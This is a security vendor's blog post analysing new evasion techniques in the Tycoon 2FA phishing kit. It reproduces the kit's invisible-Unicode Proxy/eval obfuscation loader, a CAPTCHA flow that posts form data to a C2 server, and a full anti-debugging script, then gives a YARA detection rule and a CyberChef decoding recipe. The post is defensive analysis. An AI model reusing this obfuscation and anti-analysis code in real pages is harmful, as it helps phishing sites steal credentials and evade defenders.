Tycoon2FA New Evasion Technique for 2025

By Rodel Mendrez

Published: 2025-04-10 · Archived: 2026-04-29 02:13:57 UTC

April 10, 2025 3 Minute Read by Rodel Mendrez

The Tycoon 2FA phishing kit has adopted several new evasion techniques aimed at slipping past endpoints and detection systems. These include using a custom CAPTCHA rendered via HTML5 canvas, invisible Unicode characters in obfuscated JavaScript, and anti-debugging scripts to thwart inspection.

This blog takes a closer look at these methods to better understand how this kit is evolving and what defenders should be aware of.

1. Obfuscation Using Invisible Unicode Characters and Proxies

Lately, the Tycoon 2FA landing pages have incorporated a clever obfuscation technique using invisible Unicode characters. This technique, when paired with JavaScript Proxy objects, is designed to complicate static analysis and defer script execution until runtime.

This behavior is demonstrated in a real-world Tycoon 2FA phishing landing page, as shown in this Urlscan.io session: https://urlscan.io/result/0195c73f-bfd0-7000-8386-94b11ace6088/dom/

```
  class ObfuscatedDecoder {
    static decode(obfuscatedString) {
      const binaryString = Array.from(obfuscatedString)
        .map(char => +(' ' > char))
        .join('');

      return binaryString.match(/.{8}/g)
        .map(byte => String.fromCharCode(parseInt(byte, 2)))
        .join('');
    }
  }

  const obfEvaluator = new Proxy({}, {
    get(target, property) {
      const decodedCode = ObfuscatedDecoder.decode(property.toString());
      return eval(decodedCode);
    }
  });

  const invisibleObfuscated = '

                                                ';

  obfEvaluator[invisibleObfuscated];
</script>
```

Figure 1. Tycoon 2FA using invisible Unicode characters to encode JavaScript code. The obfuscation is actually

quite simple but clever.

Tycoon is using specific invisible Unicode characters to encode binary data:

- **Halfwidth Hangul Filler** to represent binary **0**
  - UTF-16: 0xFFA0
  - UTF-8: EF BE A0
- **Hangul Filler** to represent binary **1**
  - UTF-16: `0x3164`
  - UTF-8: `E3 85 A4`

The screenshot below shows how these invisible Unicode characters are converted into their escaped Unicode representations using CyberChef:

Figure 2. Escaping the invisible Unicode characters in this sample reveals a series of UTF-16 values '\uFFA0' for binary 0 and '\u3164' for binary 1.



Figure 3. Diagram of the decoding process.

In figure 3, the encoded characters are joined into a binary string, which is then split into 8-bit segments (bytes). Each byte is then converted into its corresponding character. When an attacker wants to execute a script, they encode it using these invisible Unicode characters to represent binary.

Here's the decoding mechanism:

```
class ObfuscatedDecoder {
    static decode(obfuscatedString) {
      const binaryString = Array.from(obfuscatedString)
        .map(char => +('' > char))
        .join('');

      return binaryString.match(/.{8}/g)
        .map(byte => String.fromCharCode(parseInt(byte, 2)))
        .join('');
    }
  }

  const obfEvaluator = new Proxy({}, {
    get(target, property) {
      const decodedCode = ObfuscatedDecoder.decode(property.toString());
      return decodedCode;
    }
  });
```

Figure 4. Snippet of the decoding mechanism.

As you can see in figure 4, the property name on the obfEvaluator proxy becomes the carrier of the payload. Once accessed, it triggers the decoder and dynamically evaluates the reconstructed JavaScript code.

This method:

- Makes the payload invisible to the human eye.

- Evades static analysis and simple pattern-matching.
- Delays execution until runtime, often only when specific conditions are met.

Combined with other evasion layers, this approach adds a frustrating layer of indirection for analysts and defenders.

2. From Cloudflare Turnstile to Custom CAPTCHA

Previously, many phishing kits — including Tycoon 2FA — leaned on third-party CAPTCHA services like Cloudflare Turnstile. These services offered basic anti-bot protection, but they also introduced a weak point for defenders. Security teams could more easily fingerprint and block phishing pages using recognizable third-party elements.



Figure 5. Tycoon2FA new custom CAPTCHA solution.

Tycoon has now pivoted to a custom CAPTCHA solution, likely in an attempt to reduce its detectability and increase friction for automated analysis tools. The CAPTCHA is rendered using an HTML5 canvas element with randomized characters, background noise, and slight distortions. Here's a simplified breakdown of how it works:

```
function generateCaptcha() {
  // Creates 4-5 character CAPTCHA
  // Adds visual noise and distortion on canvas
}

function checkCaptcha() {
  if (captchaInput.value === captchaText) {
    handleCaptchaSuccess(); // Executes logic on success
  }
}

function handleCaptchaSuccess() {
  // Sends form data to C2 server
  // If error or fallback condition, injects base64-encoded phishing HTML
  injectFallbackDecoyPage();
}

function injectFallbackDecoyPage(){
  // Decodes and injects a decoy website
  document.write(atob("<base64-encoded decoy site HTML>"));
}
```

Figure 6. Simplified version of the CAPTCHA mechanism.

If CAPTCHA verification fails, a new one is generated. If successful, it sends form data and fetches instructions from an attacker-controlled server. If the server responds with an error or a non-expected value, it injects a webpage using base64-decoded HTML, loading a decoy page.



Figure 7. Screengrab of the decoy page.

This technique is more than cosmetic; it helps Tycoon blend into legitimate login workflows while allowing the attacker to dynamically serve decoys or reroute victims.

3. Anti-Debugging JavaScript

Tycoon 2FA also includes anti-debugging scripts to hinder researchers and slow down detection:

```
if (navigator.webdriver || window.callPhantom || window._phantom || navigator.userAgent.includes("Burp")) {
        window.location = "about:blank";
}
document.addEventListener("keydown", function (event) {
    function QeXtvjbGUx(event) {
        const ZCNSjmRChg = [
            { keyCode: 123 },
            { ctrl: true, keyCode: 85 },
            { ctrl: true, shift: true, keyCode: 73 },
            { ctrl: true, shift: true, keyCode: 67 },
            { ctrl: true, shift: true, keyCode: 74 },
            { ctrl: true, shift: true, keyCode: 75 },
            { ctrl: true, keyCode: 72 }, // Ctrl + H
            { meta: true, alt: true, keyCode: 73 },
            { meta: true, alt: true, keyCode: 67 },
            { meta: true, keyCode: 85 }
        ];

        return ZCNSjmRChg.some(RslWCvOmpi =>
            (!RslWCvOmpi.ctrl || event.ctrlKey) &&
            (!RslWCvOmpi.shift || event.shiftKey) &&
            (!RslWCvOmpi.meta || event.metaKey) &&
            (!RslWCvOmpi.alt || event.altKey) &&
            event.keyCode === RslWCvOmpi.keyCode
        );
    }

    if (QeXtvjbGUx(event)) {
        event.preventDefault();
        return false;
    }
});
document.addEventListener('contextmenu', function(event) {
    event.preventDefault();
    return false;
});
stkdzExiiU = false;
(function EfduKomhBO() {
    let LIGlsOcZxw = false;
    const RCvYSQOjFF = 100;
    setInterval(function() {
        const JKRSjeNYhG = performance.now();
        debugger;
        const YCHFdsDGHk = performance.now();
        if (YCHFdsDGHk - JKRSjeNYhG > RCvYSQOjFF && !LIGlsOcZxw) {
            stkdzExiiU = true;
            LIGlsOcZxw = true;
            window.location.replace('https://www.rakuten.com');
        }
    }, 100);
})();
```

Figure 8. Anti-debugging routine of the Tycoon 2FA phishing landing page.

This script:

- Detects browser automation (navigator.webdriver, PhantomJS, Burp Suite)
- Blocks dev tools shortcuts (F12, Ctrl+Shift+I, Ctrl+U, etc.)
- Prevents right-click (disabling "Inspect Element")
- Uses debugger with a timing check to detect if execution is paused by a debugger
- Redirects to another site (rakuten.com) if analysis is suspected

These layers of obfuscation and evasion make dynamic analysis harder and extend the lifespan of phishing campaigns.

What This Means for Defenders

The recent updates to the Tycoon 2FA kit show a clear move toward stealth and evasion. While none of these techniques are groundbreaking individually, their combined use can complicate detection and response.

- **HTML5-based visuals** like the custom CAPTCHA can mislead users and add legitimacy to phishing attempts.
- **Unicode and Proxy-based obfuscation** can delay detection and make static analysis more difficult.
- **Anti-debugging behaviors** may hide malicious activity from researchers and automated tools.

Security teams should consider behavior-based monitoring, browser sandboxing, and a deeper inspection of JavaScript patterns to stay ahead of these tactics.

YARA Detection Rule

```
rule Tycoon2FA_Invisible_Unicode_Obfuscation {
  meta:
    description = "Detects repeated use of invisible Unicode characters for binary obfuscation in Tycoon 2FA kit"
    date = "2025-04-01"
    author = "Trustwave SpiderLabs"
  strings:
      $hangul_filler = "\xE3\x85\xA4" // Hangul Filler (binary 1)
      $halfwidth_filler = "\xEF\xBE\xA0" // Halfwidth Hangul Filler (binary 0)
      $str_proxy = "new Proxy" ascii nocase
      $str_eval = "eval" ascii nocase
      $str_map = "map" ascii nocase
      $str_join = "join" ascii nocase
      $str_fromcahr = "String.fromCharCode" ascii nocase
      $str_parseInt = "parseInt" ascii nocase
  condition:
      (#hangul_filler > 50 and #halfwidth_filler > 50) and all of ($str_*)
}
```

Figure 9. YARA detection rule.

CyberChef Recipe to Decode the Tycoon2FA Javascript

```
Regular_expression('User defined','\\(decodeURIComponent\\(escape\\(atob\\(\\\'(.*?)\\\'',true,true,false,false,false,false,'List capture groups')
From_Base64('A-Za-z0-9+/=',true)
Regular_expression('User defined','const\\x20invisibleObfuscated = \\\'(.*?)\\\'',true,true,false,false,false,false,'List capture groups')
To_Hex('Space')
Find_/_Replace({'option':'Simple string','string':'ef be a0'},'0',true,false,true,false)
Find_/_Replace({'option':'Simple string','string':'e3 85 a4'},'1',true,false,true,false)
From_Binary('Space')
Syntax_highlighter('auto detect')
```

Figure 10. CyberChef Recipe to Decode the Tycoon2FA Javascript.

Figure 11. To use the recipe, click on "Load Recipe" and copy/paste the Recipe to the Recipe Form.



Figure 12. Paste the Tycoon2FA phishing landing page HTML source code to the CyberChef input form.

Stay Informed

Sign up to receive the latest security news and trends straight to your inbox from LevelBlue.

Source: https://www.levelblue.com/blogs/spiderlabs-blog/tycoon2fa-new-evasion-technique-for-2025